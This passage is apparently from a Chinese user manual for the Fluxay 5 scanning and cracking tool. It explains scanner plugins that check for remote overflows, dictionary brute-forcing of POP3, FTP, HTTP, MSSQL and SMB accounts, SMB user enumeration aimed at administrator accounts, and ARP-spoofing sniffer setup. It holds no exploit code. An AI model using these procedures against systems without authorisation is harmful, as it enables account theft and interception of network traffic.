
点击 RPC 标签，进入 RPC 扫描设置（需要选中 RPC 扫描项，此标签才会出现）。



选项说明（选项以选中为例进行说明）
Get RPC Program ID: 获得 RPC 的 Program ID

4.2.2.15 设置 MISC 扫描


点击标签, 进入 MISC 扫描设置 (需要选中 MISC 扫描项, 此标签才会出现)。



选项说明（选项以选中为例进行说明）
Get Bind Version: 获得 BIND 的版本号
Brute MySQL Accounts : 尝试获得 MySQL 的帐号
Get SSH Version : 获得 SSH 的版本号

4.2.2.16 设置 PlugIn 扫描

点击标签，进入 PlugIn 扫描设置（需要选中 PlugIn 扫描项，此标签才会出现）。



默认的插件说明

FrontPage 2000 Extension Exploit: 检测 FrontPage 2000 扩展远程溢出


IIS 5.0 NULL .Printer Exploit: 检测 IIS5.0 NULL.Printer 远程溢出

QPOP Verify User: 检测 QPOP 验证用户名

Sun OS FTP CWD Verify Username: 检测 SunOS 的 FTP 的 CWD 命令验证用户名

4.2.2.17 设置扫描选项

关于扫描引擎工作的选项。



选项说明

Brute Force User File: 尝试暴力破解的用户名字典，用于除了 IPC 之外的项目。此外，如果扫描引擎通过其他途径获得了用户名（例如通过 Finger 等），那么也不采用这个用户名字典。

Brute Force User File: 尝试暴力破解的密码字典


Save Scan Result As: 扫描报告的存放名称和位置，默认情况下文件名以 [起始 IP] - [结束 IP].html 为命名规则。

Scan Threads: 扫描时并发的线程数目

Option: 其他选项*

4.2.3 选择扫描引擎

流光的扫描引擎可以安装在不同的主机上，当然也可以直接从本地直接启动。在完成了前面的扫描设置之后，需要做的事情就是决定使用什么地方（主机）的扫描引擎来完成扫描工作。



扫描的引擎有两种工作方式：在线方式和后台方式。关于这两种方式的详细说明将放在后面的章节[[扫描的方式](#)]说明。

如果没有安装过任何扫描引擎，默认将使用本地的扫描引擎。

选项说明
Server：选择扫描引擎
More：使用扫描引擎管理器＊
Port：扫描引擎监听的端口，本地的扫描引擎使用端口 3595
Account：用户名，本地扫描引擎用户名 LocalHost
Password：密码，本地扫描引擎密码为 LocalHost
Show Detail...：在线工作方式＊
Run as Daemon...：后台工作方式＊
Option：后台工作方式的选项设置＊

Option 选项仅对后台工作方式有效。

点击 [START] 即可开始扫描，在控制台输出中可以看到如下的内容：

```
FLUXAY 5.0>Setup EnCryption Key....OK, Length: 96 Bits
Starting LocalHost Scanner...OK
Saving Setup....
Fluxay Core Encryption Version 4.6 (Build 102 2002/12/21 LocalHost) - Idle 0/0
Connect Fluxay Core Server 127.0.0.1 Port 3595 ....OK
Authorization Account ....OK
Setup Remote Deamon ...OK
Starting Scanner ...OK
```

当扫描完成后会得到一个扫描报告，里面会有扫描出来的弱点报告。

4.2.4 其他

当扫描引擎在工作时，可以在任何时候按下右下角的[STOP]按钮终止本次扫描。

4.3 暴力破解

4.3.1 介绍

流光的暴力破解部分包括

POP3

FTP

IMAP

HTTP Basic

HTTP NTLM

HTTP Proxy

MSSQL

IPC(SMB)

在这一部分只进行通用的使用方法介绍，其他的特例和一些高级技巧将放在[暴力破解](#)一节中介绍。



其中还保留有 FORM 主机一项，目前此功能已经不能使用，取而代之的是功能更加

强大的溯雪 (DanSnow)。


暴力破解的设置主要通过鼠标右键弹出的菜单完成，需要注意的一点是：当鼠标选择的目标不同（点击的项目不同），菜单的功能就不一样。

4.3.2 参数设置

4.3.2.1 设置主机

4.3.2.1.1 新增

选中需要进行暴力破解的主机类型（POP3、FTP 等），点击鼠标右键，从弹出的菜单中选择 [Edit]->Add（也可以选中之后，直接按 Enter）




加入主机的 IP 或者名称。

选项说明（选项以选中为例进行说明）
Auto Regresh Host List：自动刷新主机列表历史文件，所有曾经探测过的主机都将会出现在下拉列表中。
Auto completed：自动完成，根据历史记录文件尝试自动填满剩余的部分。

主机可以加入多个，如果主机存放在一个现成的文件中，可以使用右键菜单中的 [Edit]->Add From List

从文件对话框中选择含有主机名称或者 IP 的列表文件，从中选择。



4.3.2.1.2 编辑

选中需要编辑的主机，按 [SPACE]，即可对选中的主机进行修改。

4.3.2.1.3 删除

选中主机，按 [DEL]，即可删除选中的主机。


也可以选中其上一级，按 [DEL]，这样可以删除所有选中节点下面的子节点（主机、用户等）。其效果等同于右键菜单[Edit]->Remove All。

4.3.2.2 设置用户

设置用户的时候，需要首先选中主机，用户作为主机下面的子节点。

4.3.2.2.1 新增

选中需要进行加入用户的主机，点击鼠标右键，从弹出的菜单中选择 [Edit]->Add（也可以选中主机之后，直接按 Enter）




选项说明（选项以选中为例进行说明）

Insert to Same Level: 插入同一级别的主机中，当同一层中有很多主机时，这个用户名将会插入所有同层的主机中。


这种手工输入的方式适用于明确知道用户名的前提下，例如通过 Finger 或者其他漏洞已经拿到了用户名。

在大多数的情况下，并不知道在这个系统中究竟有哪些用户，这时候可以采用插入一个用户列表的方式来猜测（实际上除了破解成功的帐号外，还是不能确定这个系统中究竟有哪些用户）。在渗透测试中，通常采用这样的方法寻找第一个突破点。

选中需要进行加入用户的主机，点击鼠标右键，从弹出的菜单中选择 [Edit]->Add From List。



由于文件中用户数目过多，所以没有显示出整个文件中的每一个用户名，如果需要显示，可以双击图中波浪线所示的节点（View All Items），即可展开（如果已经展开，双击的效果相当于收缩）。如下图



4.3.2.2.2 编辑

选中需要编辑的用户名，按 [Space]，即可进行编辑。

4.3.2.2.3 删除

选中用户，按 [DEL]，即可删除选中的用户。

也可以选中其上一级，按 [DEL]，这样可以删除所有选中节点下面的子节点（主机、用户等）。其效果等同于右键菜单[Edit]->Remove All。


4.3.2.3 设置密码

选中[Decipher Dictionary or Scheme]，点右键，从右键菜单[Edit]->Add。

从文件列表对话框中选择字典文件或者方案文件。

字典文件是包含了很多单词的文本文件，每一个单词占用一行。


方案文件中并没有包含单词，它包含的是产生字典的规则。*



字典可以同时使用多个。

4.3.3 开始破解

选中的需要破解的项目（包括主机、用户、字典等，确保相应的项目前面的方框中打上对勾），没有打上对勾的项目不会被使用。



例如：上图中 192.168.0.105 虽然出现在列表中，但是由于没有选中，所以不会对其进行暴力破解；192.168.0.100 的 test 没有被选中，所以再对 192.168.0.100 的破解中，不会涉及到 test 用户；同样，在字典设置中有两个字典，但是只有被选中的才会被使用。

4.3.3.1 简单模式破解

菜单中[Scan]->Single Mode Scan，或者按 CTRL+F7。



注意：简单模式不会使用设置的字典，而是用默认的简单模式字典 [Setup_dir]\Single.INI

4.3.3.2 字典模式破解

菜单中[Scan]->Dictionary Mode Scan，或者按 CTRL+F5，在字典模式中，必须设置字典。

4.3.4 停止破解

按下右下角的[STOP]，即可以停止。


4.3.5 IPC (SMB) 的破解

在通常情况下，IPC 只须填入主机名称，用户名可以通过枚举得到。

4.3.5.1 枚举用户名



对 IPC 主机所在的树型列表中进行操作，可以具体到某一台主机，例如可以分别单独开始或者停止某一台主机的探测或枚举。例如：



在上图中，当前选中的只有 211.161.36.48，那么从菜单选择的命令只对一台主机有效。


红色标示：表示正在破解（猜测密码）

绿色标示：表示正在枚举用户

黑色标示：没有任何操作正在进行

如果需要对所有主机（IPC）进行操作，那么就需要选中“IPC \$ Server”。

选中需要进行枚举的主机，如果需要对列表中所有的主机进行枚举，请选中“IPC\$ Server”。从右键菜单中选择 [Scan] ->Get All IPC\$ User List。



选项说明（选项以选中为例进行说明）

Brute User Who Belongs to Administrators: 仅仅破解属于 Administrators 组的用户。


Stop Brute If Get Administrator Successfully: 只要成功破解出一个属于 Administrators 组的用户，就停止对此主机的破解。

[Yes]: 在成功获得了用户列表之后，就自动开始破解。

[No]: 不自动开始破解

[Option]: 选项

选项说明：





选项说明（选项以选中为例进行说明）
Emenurate All Users：枚举所有用户，否则就最多枚举 Limited 中指定的用户数
Add User From File If Emenurate Has Failed：如果枚举失败，那么从指定的文件中加入用户列表


在某些系统中，用户数量非常多，如果枚举所有的用户会非常耗时。所以在网络传输质量不是很好的环境中，不建议枚举所有用户。

如果选择了自动开始破解，即[Yes]按钮，那么流光会自动使用密码字典 [Fluxay_Dir]\IPCSingle.INI。

4.3.5.2IPC 破解

如果通过上面的破解没有成功（或者没有选择自动开始破解），那么可以手动开始对 IPC\$的破解。

选中需要探测的主机，从右键菜单中选择[Scan]->All IPC\$ Remote Logon。



选项说明（选项以选中为例进行说明）
Use Single Burce Mode：使用简单模式字典进行破解
File：指定一个字典文件进行破解
Brute Administrators Only：仅仅破解属于 Administrators 组的用户。

Stop Brute If Get Administrator Successfully: 只要成功破解出一个属于 Administrators 组的用户，就停止对此主机的破解



IPC 的暴力破解采用了 SMB/CIFS 的方式，所以破解成功的密码是没有区分大小写的。

例如：对于密码 Password/password/PASSWORD，破解出来的结果都是 password。

4.4 网络嗅探



本功能必须安装有网络适配器。

4.4.1 安装


流光 5 中的嗅探是基于 ARP Spoof 的，也就是说可以对大多数交换环境的网络进行嗅探。嗅探也采用了 C/S 的结构，即使是对本地的局域网进行嗅探也需要安装。

安装的时候，必须开启 Server 服务。

具体过程参见[安装本地嗅探引擎（需要网络适配器）](#)。

4.4.2 选择主机

从菜单[Tools]->Remote Sniffer->Remote ARP Network Sniffer 或者按 ALT+S。




选项说明（选项以选中为例进行说明）
IP：安装嗅探引擎的主机，如果是本机则为 127.0.0.1
Port：嗅探引擎监听的端口，默认为 1122
Passwd：连接嗅探引擎的密码
Work Offline：不连接主机，进入嗅探界面，此项功能主要用于打开历史嗅探记录。
Connect：开始连接指定的嗅探主机

即使是连接本地主机，也需要在本地安装嗅探引擎。具体过程参见[安装本地嗅探引擎（需要网络适配器）](#)一节。

4.4.3 设置嗅探参数

当连接成功后，就进入了设置的部分。



选项说明（选项以选中为例进行说明）
网卡：选择需要嗅探的网卡，在某些系统中往往安装了多块网卡，选择不同的网卡，可以



对不同的网络区域进行嗅探。
Start IP：嗅探开始的 IP 范围
End IP：嗅探结束的 IP 范围
Gateway：网关地址
Protocol：选择嗅探的 TCP 或者 UDP 数据包，根据选项的不同，下面出现的协议列表会不同。
Connect：开始连接指定的嗅探主机
Receive if (Not)Contain Keywords：仅仅接收（不）包含指定关键字的数据包
Buffer：缓冲区长度，当缓冲区满了以后，会自动写入指定的记录文件
